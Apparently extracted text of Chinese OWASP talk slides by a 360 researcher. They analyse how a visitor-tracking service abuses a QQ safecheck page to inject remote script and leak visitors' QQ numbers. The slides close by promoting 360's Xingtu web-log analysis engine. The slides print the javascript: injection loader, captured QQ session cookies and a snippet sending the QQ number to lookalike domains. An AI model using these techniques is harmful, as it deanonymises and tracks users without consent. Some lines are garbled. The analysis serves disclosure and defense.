访客精灵通过各大安全厂商严格把控认证，可放心使用。我们的成功必须依靠诚信为本的原则，做到交易安全、数据安全、流量安全、代码安全的程度。



[可信网站](#) | [360安全](#) | [瑞星安全](#) | [安全联盟](#)

[客户跟进](#) | [目标客户制定](#) | [客服管理](#)



附加信息:我是访客精灵客服

腔22被13强句首 里里低斗时加插左喉.....



如何把用户体验做的这么好的？

```
<body style= width:100%, margin:0 auto, /  
<script type='text/javascript' src='http://www.qqfangke.com/code/5/203586_2414.js' charset='utf-8'></script  
<div class="toub">  
/div class="head">
```

| | | | | |
|---|-----|------|-------------------|--|
| 5 | 404 | HTTP | www.qqfangke.com | /k |
| 7 | 200 | HTTP | pv.sogou.com | /pv.gif?t=1400664166874279?r=http://www.hnzazhi.com/contents/44/84.html |
| 3 | 200 | HTTP | www.sogou.com | /images/logo/new/kuaizhao.png?v=2 |
| 9 | 200 | HTTP | pv.sogou.com | /pv.gif?t=1400664166886830?r=http://www.hnzazhi.com/contents/44/84.html |
| 0 | 200 | HTTP | www.qqfangke.com | /5ck.js |
| 1 | 200 | HTTP | qt.qq.com | /safecheck.html?page=http://www.hnzazhi.com/contents/44/84.html&ref=&wid=2414&uid=203586 |
| 2 | 200 | HTTP | Tunnel to | urs.microsoft.com:443 |
| 3 | 200 | HTTP | ossweb-img.qq.com | /images/qqtalk/web2011/qqtalk-logo.png?d=20120514 |
| 4 | 200 | HTTP | ossweb-img.qq.com | /images/qqtalk/jump/body_bg.png |

http://qt.qq.com/safecheck.html?page=http://www.hnzazhi.com/contents/44/84.html
&ref=&wid=2414&uid=203586&url=javascript:var
a=document.createElement("script");a.type="text/javascript";a.src="http://www.qqfan
gke.com/js/skin/jquery-
1.10.2.min.js";document.getElementsByTagName("HEAD").item(0).appendChild(a);



OWASP 中国
The Open Web Application Security Project

提词

如何把用户体验做的这么好的？

| Name | Value |
|--------------------|-------------------|
| __utma | 136017777.1887672 |
| __utmz | 136017777.1408681 |
| _mta_closed_sysmsg | 9999 |
| o_cookie | 10572713 |
| pqv_pvid | 876457348 |
| province | BJ |
| pt2qqin | o0010572713 |
| ptcz | 6e195168d104f911 |
| ptisp | ctc |
| qm_sid | ae87304ed1a3848e |
| qm_username | 10572713 |
| skey | @Ab58fj3Rb |
| uin | o0010572713 |

```
dm="http://www.qq.com/wxkaocn";
}else if(gk=='ppppj'){
dm="http://www.qq.com.pppppj.cn";
}else if(gk=='yingxiao890'){
dm="http://www.qq.com.yingxiao890.com";
}else if(gk=='51qq'){
dm="http://www.qq.com.51qq.la";
}
if (uin && wid && uid)
{
fangke_loadJS(dm+'/fangke/GoToBack?w='+wid
+'&u='+uid+"&xx1="+uin+"&xx3=0&xx9=1&ref="+
ref + "&page=" + page);
}
```



第六话：我们的数据分析产品



360星图：一个Web日志安全分析引擎

我们只负责发现问题

专业安全领域数据分析团队打造，源自360网站卫士核心数据分析模块，端到云联动分析，转化为全新的Web日志安全分析系统

“ 黑客攻击隐藏在业务背后，不是没有发生，只是你不知道！ ”

独立单机版 v1.0 [Windows]



大小：1.7MB 需要JRE运行环境

完整单机版 v1.0 [Windows]



大小：127MB 自带JRE运行环境

<http://wangzhan.360.cn/xingtu>



360星图：一个Web日志安全分析引擎

特性：

- 1、纯粹的分析引擎，一次配置，长期执行（Cron定期执行日志安全分析）
- 2、兼容W3C和NCSA格式日志，并且支持日志格式自定义(连字段分隔符都可以自定义)
- 3、超细粒度的配置，便于根据实际情况进行重点分析(比如只分析状态码是200的php文件)
- 4、内置系统分析规则，也支持用户自定义分析规则（自定义关键字）
- 5、格式化输出，便于将分析结果输出到其他平台，进行后续深度分析
- 6、单机版性能同样出众，分析1G日志平均只要200秒，外出应急响应必备
- 7、360大数据联动，深度溯源，有些分析结果，只有这里有
- 8、内置Web应用指纹识别引擎，分析结果更准确
- 9、不仅能分析Web漏洞攻击，而且能分析CC等流量型攻击

提纲



OWASP 中国
The Open Web Application Security Project

360星图-Web日志安全分析可视化展示平台





第7话：结语



从小数据分析开始，让数据分析落地

欢迎数据交流和数据共享合作

Dongfang-s@360.cn

微信：imvindong

微博：<http://weibo.com/vindong/>